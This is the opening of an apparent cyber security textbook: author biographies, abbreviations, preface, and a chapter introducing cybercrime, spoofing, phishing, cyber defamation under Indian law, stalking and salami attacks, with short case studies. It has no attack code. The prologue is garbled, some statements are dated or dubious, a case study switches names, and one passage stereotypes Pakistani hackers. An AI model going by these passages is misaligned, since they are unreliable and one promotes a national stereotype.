Advance
Cyber Security

**Manmohan Singh, Priyanka Sharma,
Rahul Sharma and Monika Vyas**

ARCLER PRESS

Advance Cyber Security

ADVANCE CYBER SECURITY

Manmohan Singh, Priyanka Sharma, Rahul Sharma and Monika Vyas

ARCLER PRESS

www.arclerpress.com

Advance Cyber Security

Manmohan Singh, Priyanka Sharma, Rahul Sharma and Monika Vyas

Arcler Press
224 Shoreacres Road
Burlington, ON L7L 2H2
Canada
www.arclerpress.com
Email: orders@arclereducation.com

e-book Edition 2023

ISBN: 978-1-77469-545-6 (e-book)

ISBN: 978-1-77469-533-3 (Hardcover)

Arcler Press publishes wide variety of books and eBooks. For more information about Arcler Press and its products, visit our website at www.arclerpress.com

ABOUT THE AUTHORS

Dr. Manmohan Singh, working as Professor in Department of Computer Science and Engineering at IES College of Technology Bhopal India M.P. Prior to that he has more than 12+ years of teaching experience in several engineering colleges as Chameli Devi Group of Institution, Indore and Dr. A.P.J. Abdul Kalam University, he completed His academic qualifications include Master in Computers engineering, Ph.D. in Computer Science and engineering. His research includes Data Mining, AI, Data Science He is having 25 + research publications in reputed International journal, International-National conferences and 9 - patents (5 published- 4 Registered). He is publishing more than 10+book is field of computer science. He is completed one DST sponsor project.

Priyanka Sharma, PhD, is currently working as a Professor (IT) and Dean (Research and Publications) at Rashtriya Raksha University. She has also worked as I/C Director (Research and Development), Raksha Shakti University and Head of IT and TC Department, and Director of SITAICS. She has more than 22 years of experience in teaching, admin, and research at the PG level. Also, she has served as visiting faculty at a few eminent institutes like Gujarat Police Academy Karai, Gujarat University, Nirma University, SIRD, etc. Her academic qualifications include a Master's in Computer Applications, a PhD and DSc in Computer Science, and a Certificate Program in Computer Language and Cyberlaw from Symbiosis University. Recently she has attended a very significant training, "Leadership for advancing higher education in India," Harvard graduate school of education, BOSTON USA, sponsored by MHRD Government of India. More than 10 PhDs have been awarded under her supervision, and 5 are pursuing PhD at present. She is empaneled member at many universities like GTU, BISAG, DDIT, MSU, and others. Assed Thesis and Synopsis of PhD for universities like Laurentian University Canada KIIT, GTU, Banasthali Vidhyapith, C. V. Raman Global University, etc., and guided MPhil and Master's Dissertation work at RSU, Guj. Uni. Benet University, etc.

She has carried out research projects and organized events sponsored by UGC, ICSSR, DST-GUJCOST, AICTE-ATAL, and RSU. Travel grant received from ICS MHRD for visiting NTU Singapore. She received Grant from ICSSR to organize a national-level Research Methodology Course for Researchers. She also has to her credit Patents and Copyright. She has also contributed research papers in international journals, books, book chapters, and articles. Her research work on the cyberlaw framework has been submitted to Justice BN Srikrishna Committee on Data Protection Framework. She is also serving as Chairperson of Publication Cell and IPR Cell of RSU and holds the position of editor-in-chief of International Research Journal of Police Science, Kavach magazine of the University. Also, editors and reviewers of various other journals and conferences. She has been a member of the steering committee and chaired a session at Nanyang Technological University Singapore, Metropolitan University London, Jawaharlal Nehru University, Rajasthan University, etc. Invited for Expert talks at Florida University, University of Houston, International Police Expo, NICFS, IIT Bombay, IIT Gandhi Nagar, UGC, AICTE, ISTE, NAAC sponsored workshops, MDS, RTU, SIRD, GNLU, SPU, GU, GTU, Nirma University, Vibrant Gujarat, National level Hackathon, MSU, DDIT, BVM, MBCIT, GEC, United School. She has participated in the 14th United Congress on Crime Prevention and Criminal Justice, Kyoto, Japan. She has organized conferences, Tech Fest, Cyber awareness programs, Workshops, Value added courses events at the international, national, and state levels. She was awarded the Best research paper award, First Prize in Cyber Awareness, Women researcher award by ACM and CSI, EXCELLENCE AWARDS, Innovation in teaching Trainer Award Competition, and others.

Mr. Rahul Sharma , working as Assistant Professor in Department of Computer Science and Engineering at Parul Institute of Technology, Parul University Vadodara , Gujarat. Prior to that he has more than 5 years of teaching experience in several engineering colleges as Chameli Devi Group of Institution, Indore and Dr. A.P.J. Abdul Kalam University, he completed B.Tech (CSE) from Patel College of Science and Technology, Indore (M.P.) and M.Tech (NM&IS) from SCSIT, DAVV, Indore (M.P.). And Pursuing PhD degree in Computer Science and Engineering from Rabindranath Tagore University Bhopal (M.P.). His research includes Computer Network, Network Security, Cryptography, and Data Mining. He is having 13 research publications in reputed International journal, International- National conferences and 6 - patents (2 published- 4 Registered). He also have qualified GATE (CSE) in 2015. He is publishing more than 7+ books in the field of computer science and Engineering.

Dr Monika vyas is working as head of Civil Engineering Department in IES College of Technology. She did her graduation in Civil Engineering, Post-graduation in Environmental and Pollution control. She completed her PhD from NIT Bhopal in Environmental Modelling ,She has several publications and books in the field of Environmental Modelling, ANN, Water policy, water food Nexus etc.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

ACE	AccessData certified examiner
ALF	application layer filtering
CHFI	computer hacking forensic investigator
CRUD	create, read, update, delete
CSIRC	computer security incident response capability
CSIRT	computer security incident response team
CSRF	cross-site request forgery
CVEs	common vulnerabilities and exposures
DDoS	distributed denial of service
DMZ	demilitarized zone
DNS	domain name system
DoS	denial of service
EnCE	EnCase certified examiner
GAO	general accounting office
GCFA	GIAC certified forensics analyst
HTTP	hypertext transfer protocol
HTTPS	HTTP secure
IANA	Internet Assigned Number Authority
IDPS	intrusion detection and prevention systems
IDS	intrusion detection system
IMEI	international mobile equipment identifier
IP	instruction pointer
IP	intellectual property
IP	internet protocol
IPO	intellectual property office
IPS	intrusion prevention system
IPSec	IP security
IPSs	intrusion prevention systems
ISP	internet service provider
L2TP	layer 2 tunneling protocol

LDAP	lightweight directory access protocol
MAC	media access control
MOU	memorandum of understanding
MSSP	managed security services provider
NAT	network address translation
NBA	network behavior analysis
NDAs	non-disclosure agreements
NVD	national vulnerability database
OSI	open system interconnection
PAT	port address translation
PCME	paraben certified mobile examiner
PIN	personal identification number
PPTP	point-to-point tunneling protocol
SIEM	security information and event management
SNMP	simple network management protocol
SOAP	simple object access protocol
SSH	secure shell
SSI	server-side includes
SYN	synchronize
TLS	transport layer security
UDP	user datagram protocol
VLAN	virtual LAN
VoIP	voice over internet protocol
VPN	virtual private network
WANs	wide area networks
WP	Word Press
XSS	cross-site scripting
XST	cross-site tracing

ACKNOWLEDGMENT

There are many people whose efforts on this book have contributed to its successful completion. I owe each a debt of gratitude and want to take this opportunity to offer my sincere thanks.

A very special thanks to my publisher, without whose continued interest and support this book would not have been possible. Senior Professor provided support and encouragement when it was most needed. Thanks also to my Marketing Manager of Publisher, whose efforts on this book have been greatly appreciated. Finally, thanks to all the other people at the publishers.

PROLOGUE

It is the point of this book to gracefully a down-to-earth review of both the standards and practice of advanced cyber security inside the initial piece of the book, the basic issues to be tended to by a cyber security ability are investigated by giving an instructional exercise and review of security and system security innovation. The last piece of the book manages the act of cyber security: pragmatic applications that are executed and are being used to gracefully arrange cyber security the point, and therefore this book draws on a spread of controls. In this time of all-inclusive electronic availability, infections and programmers, electronic spying, and electronic misrepresentation, there's surely no time at which cyber security doesn't make a difference. Two patterns have near structure to the subject of this book of significant intrigue, to guarantee the credibility of information and messages and to monitor frameworks from organized based assaults.

PREFACE

Nowadays, cyber security is widely viewed as a matter of pressing national importance. Many elements of cyberspace are notoriously vulnerable to an expanding range of attacks by a spectrum of hackers, criminals, terrorists, and state actors. For example, government agencies and private-sector companies, both large and small, suffer from cyber thefts of sensitive information, cyber vandalism (e.g., defacing of websites), and denial-of-service attacks. The nation's critical infrastructure, including the electric power grid, air traffic control system, financial systems, and communication networks, depends extensively on information technology for its operation. National policymakers have become increasingly concerned that adversaries backed by considerable resources will attempt to exploit the cyber vulnerabilities in the critical infrastructure, thereby inflicting substantial harm on the nation. Numerous policy proposals have been advanced, and a number of bills have been introduced in Congress to tackle parts of the cyber security challenge. This book is designed to serve as the textbook for a semester course devoted to cyber security. It is focused on helping students acquire the skills sought in the professional workforce.

CHAPTER 1

INTRODUCTION TO CYBERCRIME

CONTENTS

Over the years, information technology has transformed the global economy and connected people and markets in ways beyond imagination. With information technology gaining center stage, nations across the world are experimenting with innovative ideas for economic development and inclusive growth. It has also created new vulnerabilities and opportunities for disruption. Cyber security threats emanate from a wide variety of sources and manifest themselves in disruptive activities that target individuals, businesses, national infrastructure, and governments alike. Their effects carry significant risks for public safety, the security of the nation, and the stability of the globally linked economy as a whole. The origin of a disruption, the identity of the perpetrator, or the motivation for it can be difficult to ascertain, and the act can take place virtually anywhere. These attributes facilitate the use of information technology for disruptive activities. As such, cyber security threats pose one of the most serious economic and national security challenges.

Cyber security, also referred to as information technology security, focuses on protecting computers, networks, programs, and data from unintended or unauthorized access, change, or destruction. As the IT field is grooming continuously day by day, the dependency on them increases manifold. Computer systems now include a wide variety of smart devices such as smartphones, televisions, and other portable devices which are part of the internet of things, etc. Cyber security covers technologies, processes, and practices that are designed to protect computers, networks, programs, and data from damage, attack, or unauthorized access. A security model is described by three elements (availability, integrity, and confidentiality). Privacy infringement and security vulnerability can happen due to internal users or malicious attackers.

A security model and its elements are:

- **Availability:** Making sure that the computing systems, the communication channels, and the security controls function correctly.
- **Integrity:** Assuring and maintaining the consistency and accuracy of data and systems.
- **Confidentiality:** Preventing the disclosure of data and information to unauthorized systems and individuals.

1.1. COMPUTER CRIME

The term 'cybercrime' is a misnomer. This term has nowhere been defined in any statute/act passed or enacted by the Indian Parliament. The concept of cybercrime is not radically different from the concept of conventional crime. Both include conduct, whether act or omission, which causes breach of rules of law and is counterbalanced by the sanction of the state.

1.1.1. What Are Cybercrimes?

Cybercrimes can be defined as unlawful acts where the computer is used either as a tool or a target, or both. The term is a general term that covers crimes like phishing, credit card fraud, bank robbery, illegal downloading, industrial espionage, child pornography, kidnapping children via chat rooms, scams, cyber terrorism, creation and/or distribution of viruses, spam, and so on.

Cybercrime is a broad term that is used to define criminal activity in which computers or computer networks are a tool, a target, or a place of criminal activity and include everything from electronic cracking to denial-of-service attacks. It also covers the traditional crimes in which computers or networks are used to enable the illicit activity.

1.1.2. Conventional Crime

Crime is a social and economic phenomenon and is as old as the human society. Crime is a legal concept and has the sanction of the law. Crime or an offense is *"a legal wrong that can be followed by criminal proceedings which may result into punishment."* The hallmark of criminality is that, it is breach of the criminal law. Per Lord Atkin *"the criminal quality of an act cannot be discovered by reference to any standard but one: is the act prohibited with penal consequences."*

A crime may be said to be any conduct accompanied by act or omission prohibited by law and consequential breach of which is visited by penal consequences.

1.1.3. Cybercrime

Cybercrime is the latest and perhaps the most complicated problem in the cyber world. "Cybercrime may be said to be those species, of which, genus is the conventional crime, and where either the computer is an object or

subject of the conduct constituting crime." *"Any criminal activity that uses a computer either as an instrumentality, target, or a means for perpetuating further crimes comes within the ambit of cybercrime."*

A generalized definition of cybercrime may be *"unlawful acts wherein the computer is either a tool or target or both"* The computer may be used as a tool in the following kinds of activity – financial crimes, sale of illegal articles, online gambling, intellectual property (IP) crime, e-mail spoofing, forgery, cyber defamation, cyber stalking.

The computer may however be target for unlawful acts in the following cases – unauthorized access to computer/computer system/computer networks, theft of information contained in the electronic form, e-mail bombing, data did ling, salami attacks, logic bombs, Trojan attacks, internet time thefts, web jacking, theft of computer system, physically damaging the computer system.

1.1.4. Distinction Between Conventional and Cybercrime

There is apparently no distinction between cyber and conventional crime. However, on a deep introspection we may say that there exists a fine line of demarcation between the conventional and cybercrime, which is appreciable. The demarcation lies in the involvement of the medium in cases of cybercrime. The sine qua non for cybercrime is that there should be an involvement, at any stage, of the virtual cyber medium.

1.1.5. Reasons for Cybercrime

Hart in his work "The Concept of Law" has said 'human beings are vulnerable so rule of law is required to protect them.' Applying this to the cyberspace we may say that computers are vulnerable so rule of law is required to protect and safeguard them against cybercrime. The reasons for the vulnerability of computers may be said to be:

- **Capacity to Store Data in Comparatively Small Space:** The computer has unique characteristic of storing data in a very small space. This affords to remove or derive information either through physical or virtual medium makes it much easier.
- **Easy to Access:** The problem encountered in guarding a computer system from unauthorized access is that there is every possibility of breach not due to human error but due to the complex technology. By secretly implanted logic bomb, key loggers that

can steal access codes, advanced voice recorders; retina imagers, etc., that can fool biometric systems and bypass firewalls can be utilized to get past many a security system.

- **Complex:** The computers work on operating systems and these operating systems in turn are composed of millions of codes. Human mind is fallible and it is not possible that there might not be a lapse at any stage. The cyber criminals take advantage of these lacunas and penetrate into the computer system.
- **Negligence:** It is very closely connected with human conduct. It is therefore very probable that while protecting the computer system there might be any negligence, which in turn provides a cyber-criminal to gain access and control over the computer system.
- **Loss of Evidence:** Loss of evidence is a very common and obvious problem as all the data are routinely destroyed. Further collection of data outside the territorial extent also paralyzes this system of crime investigation.

1.1.6. Cyber Criminals

The cyber criminals constitute of various groups/category. This division may be justified on the basis of the object that they have in their mind. The following are the category of cyber criminals:

- **Children and Adolescents between the Age Group of 6–18 Years:** The simple reason for this type of delinquent behavior pattern in children is seen mostly due to the inquisitiveness to know and explore the things. Other cognate reason may be to prove themselves to be outstanding amongst other children in their group. Further the reasons may be psychological even. For example, the Bal Bharati (Delhi) case was the outcome of harassment of the delinquent by his friends.
- **Organized Hackers:** These kinds of hackers are mostly organized together to fulfill certain objective. The reason may be to fulfill their political bias, fundamentalism, etc. The Pakistanis are said to be one of the best quality hackers in the world. They mainly target the Indian government sites with the purpose to fulfill their political objectives. Further the NASA as well as the Microsoft sites is always under attack by the hackers.

- **Professional Hackers/Crackers:** Their work is motivated by the color of money. These kinds of hackers are mostly employed to hack the site of the rivals and get credible, reliable, and valuable information. Further they are Ven employed to crack the system of the employer basically as a measure to make it safer by detecting the loopholes.
- **Discontented Employees:** This group include those people who have been either sacked by their employer or are dissatisfied with their employer. To avenge they normally hack the system of their employee.

1.2. UNAUTHORIZED ACCESS

Unauthorized access is when someone gains access to a website, program, server, service, or other system using someone else's account or other methods. For example, if someone kept guessing a password or username for an account that was not theirs until they gained access it is considered unauthorized access.

Unauthorized access could also occur if a user attempts to access an area of a system they should not be accessing. When attempting to access that area, they would be denied access and possibly see an unauthorized access message.

1.3. HISTORY OF CYBERCRIME

When computers and networks came into being in the 1990s, hacking was done basically to get more information about the systems. Hackers even competed against one another to win the tag of the best hacker. As a result, many networks were affected; right from the military to commercial organizations. Initially, these hacking attempts were brushed off as mere nuisance as they did not pose a long-term threat. However, with malicious software becoming ubiquitous during the same period, hacking started making networks and systems slow. As hackers became more skillful, they started using their knowledge and expertise to gain benefit by exploiting and victimizing others.

1.4. CATEGORIES OF CYBERCRIME

Cybercrimes are broadly categorized into three categories, namely crime against:

- individual;
- property; and
- government.

Each category can use a variety of methods and the methods used vary from one criminal to another.

1.4.1. Individual

This type of cybercrime can be in the form of cyber stalking, distributing pornography, trafficking, and "grooming." Today, law enforcement agencies are taking this category of cybercrime very seriously and are joining forces internationally to reach and arrest the perpetrators.

1.4.2. Property

Just like in the real world where a criminal can steal and rob, even in the cyber world criminals resort to stealing and robbing. In this case, they can steal a person's bank details and siphon off money; misuse the credit card to make numerous purchases online; run a scam to get naïve people to part with their hard-earned money; use malicious software to gain access to an organization's website or disrupt the systems of the organization. The malicious software can also damage software and hardware, just like vandals damage property in the offline world.

1.4.3. Government

Although not as common as the other two categories, crimes against a government are referred to as cyber terrorism. If successful, this category can wreak havoc and cause panic amongst the civilian population. In this category, criminals hack government websites, military websites or circulate propaganda. The perpetrators can be terrorist outfits or unfriendly governments of other nations.

1.5. TYPES OF CYBERCRIME

Cybercrime ranges across a spectrum of activities. At one end are crimes that involve fundamental breaches of personal or corporate privacy, such as assaults on the integrity of information held in digital depositories and the use of illegally obtained digital information to blackmail a firm or individual. Also at this end of the spectrum is the growing crime of identity theft. Midway along the spectrum lie transaction-based crimes such as fraud, trafficking

in child pornography, digital piracy, money laundering, and counterfeiting. These are specific crimes with specific victims, but the criminal hides in the relative anonymity provided by the Internet. Another part of this type of crime involves individuals within corporations or government bureaucracies deliberately altering data for either profit or political objectives. At the other end of the spectrum are those crimes that involve attempts to disrupt the actual workings of the Internet. These range from spam, hacking, and denial of service (DoS) attacks against specific sites to acts of cybercrime—that is, the use of the Internet to cause public disturbances and even death. Cyberterrorism focuses upon the use of the Internet by nonstate actors to affect a nation's economic and technological infrastructure. Since last few years, public awareness of the threat of cybercrime has grown dramatically.

1.5.1. Spoofing

A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts, steal data, spread malware, or bypass access controls. There are several different types of spoofing attacks that malicious parties can use to accomplish this. Some of the most common methods include IP address spoofing attacks, ARP spoofing attacks and DNS server spoofing attacks, etc.

1.5.1.1. E-Mail Spoofing

E-mail spoofing is the forgery of the sender's e-mail address so that the message appears to have originated from the sender, but in reality, the sender is not the source of the e-mail. It's similar to faking the return address on an envelope. E-mail spoofing is a computer crime since it's considered a fraud. An accusation of creating a false e-mail header, e-mail header forgery, or sending a spoofed e-mail is serious since it is considered a computer crime with a likelihood of imprisonment.

1.5.1.2. IP Address Spoofing Attacks

IP address spoofing is one of the most frequently used spoofing attack methods. In an IP address spoofing attack, an attacker sends IP packets from a false (or "spoofed") source address in order to disguise itself. Denial-of-service attacks often use IP spoofing to overload networks and devices with packets that appear to be from legitimate source IP addresses.

There are two ways that IP spoofing attacks can be used to overload targets with traffic. One method is to simply flood a selected target with packets from multiple spoofed addresses. This method works by directly sending a victim more data than it can handle. The other method is to spoof the target's IP address and send packets from that address to many different recipients on the network. When another machine receives a packet, it will automatically transmit a packet to the sender in response. Since the spoofed packets appear to be sent from the target's IP address, all responses to the spoofed packets will be sent to (and flood) the target's IP address.

IP spoofing attacks can also be used to bypass IP address-based authentication. This process can be very difficult and is primarily used when trust relationships are in place between machines on a network and internal systems. Trust relationships use IP addresses (rather than user logins) to verify machines' identities when attempting to access systems. This enables malicious parties to use spoofing attacks to impersonate machines with access permissions and bypass trust-based network security measures.

1.5.1.3. ARP Spoofing Attacks

ARP is short for Address Resolution Protocol, a protocol that is used to resolve IP addresses to MAC (media access control) addresses for transmitting data. In an ARP spoofing attack, a malicious party sends spoofed ARP messages across a local area network in order to link the attacker's MAC address with the IP address of a legitimate member of the network. This type of spoofing attack results in data that is intended for the host's IP address getting sent to the attacker instead. Malicious parties commonly use ARP spoofing to steal information, modify data in-transit or stop traffic on a LAN. ARP spoofing attacks can also be used to facilitate other types of attacks, including denial-of-service, session hijacking and man-in-the-middle attacks. ARP spoofing only works on local area networks that use the Address Resolution Protocol.

1.5.1.4. DNS Server Spoofing Attacks

The domain name system (DNS) is a system that associates domain names with IP addresses. Devices that connect to the internet or other private networks rely on the DNS for resolving URLs, e-mail addresses and other human-readable domain names into their corresponding IP addresses. In a DNS server spoofing attack, a malicious party modifies the DNS server in order to reroute a specific domain name to a different IP address. In many cases, the new IP address will be for a server that is actually controlled by

the attacker and contains files infected with malware. DNS server spoofing attacks are often used to spread computer worms and viruses.

1.5.1.5. MAC Spoofing

The entire device connected to a network will have a MAC address. When you register for internet connection, the internet service provider (ISP) will register the MAC address for a more secured connection. Only the device with that MAC address can be connected to the network. If the user wants dual access points for internet, it will not be accepted. So, the new device will send the information through the registered MAC address to gain access to the network by spoofing the registered device MAC address.

1.5.1.6. Spoofing Attack Prevention and Mitigation

There are many tools and practices that organizations can employ to reduce the threat of spoofing attacks. Common measures that organizations can take for spoofing attack prevention include:

- **Packet Filtering:** Packet filters inspect packets as they are transmitted across a network. Packet filters are useful in IP address spoofing attack prevention because they are capable of filtering out and blocking packets with conflicting source address information (packets from outside the network that show source addresses from inside the network and vice-versa).
- **Avoid Trust Relationships:** Organizations should develop protocols that rely on trust relationships as little as possible. It is significantly easier for attackers to run spoofing attacks when trust relationships are in place because trust relationships only use IP addresses for authentication.
- **Use Spoofing Detection Software:** There are many programs available that help organizations detect spoofing attacks, particularly ARP spoofing. These programs work by inspecting and certifying data before it is transmitted and blocking data that appears to be spoofed.
- **Use Cryptographic Network Protocols:** Transport layer security (TLS), secure shell (SSH), HTTP secure (HTTPS) and other secure communications protocols bolster spoofing attack prevention efforts by encrypting data before it is sent and authenticating data as it is received.

Case Study
A branch of the erstwhile Global Trust Bank in India experienced a run on the bank. Numerous customers decided to withdraw all their money and close their accounts.
An investigation revealed that someone had sent out spoofed e-mails to many of the bank's customers stating that the bank was in very bad shape financially and could close operations at any time. The spoofed e-mail appeared to have originated from the bank itself.

1.5.2. Spam and Phishing

1.5.2.1. Spam

Spam is electronic junk mail – unsolicited messages sent by e-mail, text message or instant message without the recipient's consent. Spam messages often contain offers of free goods or 'prizes,' cheap products, promises of wealth or other similar offers. You might be asked to pay a joining fee, to buy something to 'win' a prize or to call or text a 190-telephone number (calls made to these numbers are charged at premium rates).

Do not respond to spam messages. If you receive a spam e-mail, the best thing to do is delete it. Do not respond, attempt to unsubscribe, or call any telephone number listed in the e-mail. Most importantly, do not send any money, credit card details or other personal details to the scammers. You should also report the spam message to e-mail service provider.

Sending spam e-mails for commercial purposes is an offense under Indian law. More information about unexpected prize or money scams (which are often contained in spam e-mails), can be found in Online scams or fraud.

Case Study
Krishna is a university student living in Chennai. She receives an e-mail from an airline saying that she has won a $999 credit towards her next holiday. To redeem the credit, the e-mail requests that Krishna respond within the next 12 hours with her credit card details. She responds straight away, including her full name and credit card details. The next day, Krishna notices that $1,000 has been taken from her bank account. Krishna should immediately notify her bank, and should also report this to the Cyber Cell.

1.5.2.2. Phishing

Phishing scams are typically fraudulent e-mail messages appearing to come from legitimate enterprises (e.g., your university, your ISP, your bank). These messages usually direct you to a spoofed website or otherwise get you to divulge private information (e.g., passphrase, credit card, or other account updates). The perpetrators then use this private information to commit identity theft.

Phishing is a way that criminals trick people into giving out their personal or financial details. Phishing messages often pretend to come from legitimate businesses, such as banks or telecommunications providers.

Case Study
Mark is 42 years old and lives in Noida. He receives an e-mail from his bank which says his internet banking password needs to be changed. He clicks the link in the e-mail and resets his password. The next day, he realizes that the e-mail was not actually from his bank. He checks his account and finds $1,000 is missing. In this case, Mark should immediately notify his bank. He should also report this to the Cyber Cell.

1.5.3. Cyber Defamation

The term defamation is used to define the injury that is caused to the reputation of a person in the eyes of a third person. The injury can be done by words oral or written, or by signs or by visible representations. The intention of the person making the defamatory statement must be to lower the reputation of the person against whom the statement has been made in the eyes of the general public. Cyber defamation is a new concept but the traditional definition of the term defamation is application to the cyber defamation as it involves defamation of a person through a new and a virtual medium.

Cyber defamation is publishing of defamatory material against another person with the help of computers or internet. If someone publishes some defamatory statement about some other person on a website or send e-mails containing defamatory material to other persons with the intention to defame the other person about whom the statement has been made would amount to cyber defamation. The harm caused to a person by publishing a defamatory statement about him on a website is widespread and irreparable as the information is available to the entire world. Cyber defamation affects the welfare of the community as a whole and not merely of the individual

victim. It also has its impact on the economy of a country depending upon the information published and the victim against whom the information has been published.

The following are mediums by which offense of cyber defamation can be committed:

- World wide web;
- Discussion groups;
- Intranets;
- Mailing lists and bulletin boards;
- E-mail.

There are two broad category of case falling under cyber defamation:

- The first category involves the cases in which the liability is of the primary publishers of the defamatory material, e.g., web site content providers, e-mail authors, etc.;
- The second category involves the cases involving the liability of the ISPs or bulletin board operators.

1.5.3.1. Statutory Provisions Governing Cyber Defamation in India

- **Indian Penal Code, 1860:** It contains provisions to deal with the menace of cyber defamation.

1. Section 499 of IPC:

- Section 499 of IPC says that whoever, by words either spoken or intended to be read, or by signs or by visible representations, makes or publishes any imputation concerning any person intending to harm, or knowing or having reason to believe that such imputation will harm, the reputation of such person, is said, except in the cases hereinafter excepted, to defame that person.
- The offense of defamation is punishable under Section 500 of IPC with a simple imprisonment up to two-years or fine or both.
- The law of defamation under Section 499 got extended to "Speech" and "Documents" in electronic form with the enactment of the Information Technology Act, 2000.

2. Section 469 of IPC:

- Section 469 of IPC says that whoever commits forgery, intending that the document or electronic record forged shall harm the

reputation of any party, or knowing that it is likely to be used for that purpose shall be punished with imprisonment of either description for a term which may extend to three years and shall also be liable to fine.

- The phrase "intending that the document forged" under Section 469 was replaced by the phrase "intending that the document or electronic record forged" vide the Information and Technology Act, 2000.

3. Section 503 of IPC:

- Section 503 of IPC defines the offense of criminal intimidation by use of use of e-mails and other electronic means of communication for threatening or intimidating any person or his property or reputation.
- Section 503 says that whoever, threatens another with any injury to his person, reputation, or property, or to the person or reputation of any one in whom that person is interested, with intent to cause alarm to that person, or to cause that person to do any act which he is not legally bound to do, or to omit to do any act which that person is legally entitled to do, as the means of avoiding the execution of such threats, commits criminal intimidation.
- **Information Technology Act, 2000:** The Section 66A of the Information Act, 2000 does not specifically deal with the offense of cyber defamation but it makes punishable the act of sending grossly offensive material for causing insult, injury, or criminal intimidation.
- **Section 66A of the Information Act, 2000:** Section 66A of the IT Act says that any person who sends, by means of a computer resource or a communication device:
- any information that is grossly offensive or has menacing character; or
- any content information which he knows to be false, but for the purpose of causing annoyance, inconvenience, danger, obstruction, insult, injury, criminal intimidation, enmity, hatred, or ill will, persistently makes by making use of such computer resource or a communication device;
- any electronic mail or electronic mail message for the purpose of causing annoyance or inconvenience or to deceive or to mislead

the addressee or recipient about the origin of such messages shall be punishable with imprisonment for a term which may extend to three years and with fine.

Case Study

In the first case of cyber defamation in India, SMC Pneumatics (India) Pvt. Ltd. v. Jogesh Kwatra, the reputation of a corporate was being defamed by an employee of the plaintiff company by sending derogatory, defamatory, obscene, e-mails obscene, vulgar, filthy, and abusive e-mails to its employers and also to different subsidiaries of the said company all over the world with the aim to defame the company and its Managing Director. The Hon'ble Judge of the Delhi High Court passed an ex-prate ad interim injunction observing that a prima facie case had been made out by the plaintiff.

In the case of Tata Sons vs. Turtle International, the Delhi High Court has held that publication is a comprehensive term, embracing all forms and mediums – including the Internet. That an internet publication has wider viewership, or a degree of permanence, and greater accessibility, than other fixed (as opposed to intangible) mediums of expression does not alter the essential part, i.e., that it is a forum or medium. There is much sense to have more defined criteria taking into account the nature of the internet content. Injunctions on internet content should not be readily granted (especially ex-parte) since, firstly the internet is an easy, self-publishing platform providing a medium of expression for marginal individuals not having corporatist outlets. Secondly, the internet facilitates the distribution of content for a minor cost to a vast audience. Both the alleged injury and the free speech concern are greater due to the wider dissemination of the content. These are only some of the concerns which set the internet apart and it is desirable to have a nuanced appreciation.

1.5.4. Cyber Stalking/Cyber Bullying

Cyber-stalking or bullying occurs when someone engages in offensive, menacing or harassing behavior through the use of technology. It can happen to people at any age, anytime, and often anonymously.

This is a kind of online harassment wherein the victim is subjected to a barrage of online messages and e-mails. Typically, these stalkers know their victims and instead of resorting to offline stalking, they use the Internet to

stalk. However, if they notice that cyber stalking is not having the desired effect, they begin offline stalking along with cyber stalking to make the victims' lives more miserable.

1.5.4.1. How Do They Operate?

- Collect all personal information about the victim such as name, family background, Telephone Numbers of residence and work place, daily routine of the victim, address of residence and place of work, date of birth, etc. If the stalker is one of the acquaintances of the victim, he can easily get this information. If stalker is a stranger to victim, he collects the information from the internet resources such as various profiles, the victim may have filled in while opening the chat or e-mail account or while signing an account with some website.
- The stalker may post this information on any website related to sex-services or dating services, posing as if the victim is posting this information and invite the people to call the victim on her telephone numbers to have sexual services. Stalker even uses very filthy and obscene language to invite the interested persons.
- People of all kind from nook and corner of the World, who come across this information, start calling the victim at her residence and/or work place, asking for sexual services or relationships.
- Some stalkers subscribe the e-mail account of the victim to innumerable pornographic and sex sites, because of which victim starts receiving such kind of unsolicited e-mails.
- Some stalkers keep on sending repeated e-mails asking for various kinds of favors or threaten the victim.
- In online stalking the stalker can make third party to harass the victim.
- Follow their victim from board to board. They "hangout" on the same BB's as their victim, many times posting notes to the victim, making sure the victim is aware that he/she is being followed. Many times, they will "flame" their victim (becoming argumentative, insulting) to get their attention.
- Stalkers will almost always make contact with their victims through e-mail. The letters may be loving, threatening, or sexually explicit. He will many times use multiple names when contacting the victim.

- Contact victim via telephone. If the stalker is able to access the victim's telephone, he will many times make calls to the victim to threaten, harass, or intimidate them.
- Track the victim to his/her home.

Examples of cyber-bullying include:

- Posting hurtful messages, images, or videos online;
- Repeatedly sending unwanted messages online;
- Sending abusive texts and e-mails;
- Excluding or intimidating others online;
- Creating fake social networking profiles or websites that are hurtful;
- Nasty online gossip and chat; and
- Any other form of digital communication which is discriminatory, intimidating, intended to cause hurt or make someone fear for their safety.

Case Study 1

Megha is a 22-year-old who works as a receptionist in Mumbai. Over the past few months, she has been experiencing bullying behavior at work, which includes threatening and offensive e-mails and text messages from other employees outside of work hours, and extends to threats of physical violence. She is starting to worry about her safety and feels fearful when she attends work. Louise should discuss this with her employer. If the conduct continues, she could consider reporting this to police on 100 (or she could contact your local station).

If the cyber-bullying occurs via a social media site you can also report directly to the relevant provider. Social media providers like Facebook, Twitter, YouTube, and Instagram have reporting procedures in place.

Case Study 2

Rahul is a professional from Pune. He has noticed that a fake social media account has been created in his name, and is posting offensive material. He does not know who the responsible individual is or where they are located. Rahul should report this matter to social media provider, as they have procedures in place for removing fake accounts and abusive messages. Rahul may consider reporting to the Cyber Cell if he is not satisfied with the response from the social media provider.

1.5.5. Salami Attack

These attacks are used for the commission of financial crimes. The key here is to make the alteration so insignificant that in a single case it would go completely unnoticed. For example, a bank employee inserts a program, into the bank's servers, that deducts a small amount of money (say Rs. 5 a month) from the account of every customer. No account holder will probably notice this unauthorized debit, but the bank employee will make a sizable amount of money every month.

The classic story about a salami attack is the old "collect-the-round off" trick. In this scam, a programer modifies arithmetic routines, such as interest computations. Typically, the calculations are carried out to several decimal places beyond the customary two or three kept for financial records. For example, when currency is in dollars, the round off goes up to the nearest penny about half the time and down the rest of the time. If a programer arranges to collect these fractions of pennies in a separate account, a sizable fund can grow with no warning to the financial institution.

Case Study 1

An employee of a bank in USA was dismissed from his job. Disgruntled at having been supposedly mistreated by his employers the man first introduced a logic bomb into the bank's systems. Logic bombs are programs, which get activated on the occurrence of a particular predefined event.

The logic bomb was programed to take 10 cents from all the accounts in the bank and put them into the account of the person whose name was alphabetically the last in the bank's rosters. Then he went and opened an account in the name of Ziegler. The amount being withdrawn from each of the accounts in the bank was so insignificant that neither any of the account holders nor the bank officials noticed the fault.

